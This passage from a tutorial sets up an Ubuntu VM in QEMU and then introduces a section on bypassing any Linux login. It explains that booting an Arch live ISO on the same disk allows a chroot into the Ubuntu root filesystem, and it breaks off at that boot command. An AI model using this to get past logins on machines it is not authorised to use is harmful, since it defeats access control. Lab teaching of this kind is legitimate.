
We make a new table partition for our VHD.



Then we press continue.



Now we can create our partition of our VHD.




We press on the word **free space** to select the free space on our VHD.


We create two partitions: one for the root system and another for swap area.

We do not need more than that for our experiment.


We press + button and create new partition.




We create ext4 partition filesystem and the mount point on / that mean the root on our system and has 18Gigbytes as Primary partition.




We create 2Giga bytes as swap partition.




We made bootloader on the head of our VHD.




We press Install Now.




We press continue.






We have written test as our name and our username. We have written **aa** as our password. Next we press continue.



Now we will wait until installation finishes.




Now the installation finished.

```
$ qemu-system-x86_64 -enable-kvm \
                     -cpu host \
                     -boot order=d \
                     -drive file=disk.raw,format=raw \
                     -m 4G
```


We removed the iso file from our command to run the VM without it to check if the ubuntu installed on VHD or not.

We press enter.




Now as we see in this picture, the ubuntu was installed correctly.

Now let us login and we will see what we will do on it.



Our password is **aa** like we remember.


We write **aa** and press enter.




This is the look of ubuntu.

Bypass any Linux Destro login system.

We click on the leftmost and downiest of our window manager.



Then, we press Terminal.



As we see on this picture, we typed **lsblk**. This command will show you what is the hard drives connect on our system. The sda is our VHD and sda1 and sda2 are what we made before the root system and the swap area.

What is useful from this information?


The sda1 is the root file system on our ubuntu destro if we run another Linux destro on the same machine and Hard Disk. we can change our root to the ubuntu file system and become the root.

How will we do it?


We will boot from Arch Linux destro the same machine and Hard Disk to change our root to ubuntu root.

```
$ qemu-system-x86_64 -enable-kvm \
                     -cdrom ../iso/archlinux-x86_64.iso \
                     -cpu host \
                     -boot order=d \
                     -drive file=disk.raw,format=raw \
                     -m 4G
```

